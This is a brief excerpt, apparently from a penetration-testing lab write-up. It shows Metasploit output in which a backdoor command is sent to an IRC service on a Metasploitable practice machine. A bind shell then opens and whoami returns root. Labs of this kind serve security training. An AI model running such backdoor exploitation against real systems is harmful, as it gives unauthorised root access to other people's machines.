[*] 192.168.35.131:6667 - Sending backdoor command ...
[*] Started bind TCP handler against 192.168.35.131:4444
[*] Command shell session 1 opened (192.168.35.132:40405 → 192.168.35.131:4444) at 2025-05-15 22:47:02 -0400

whoami
root
hostname
metasploitable
```

Fig26:run it and gaining access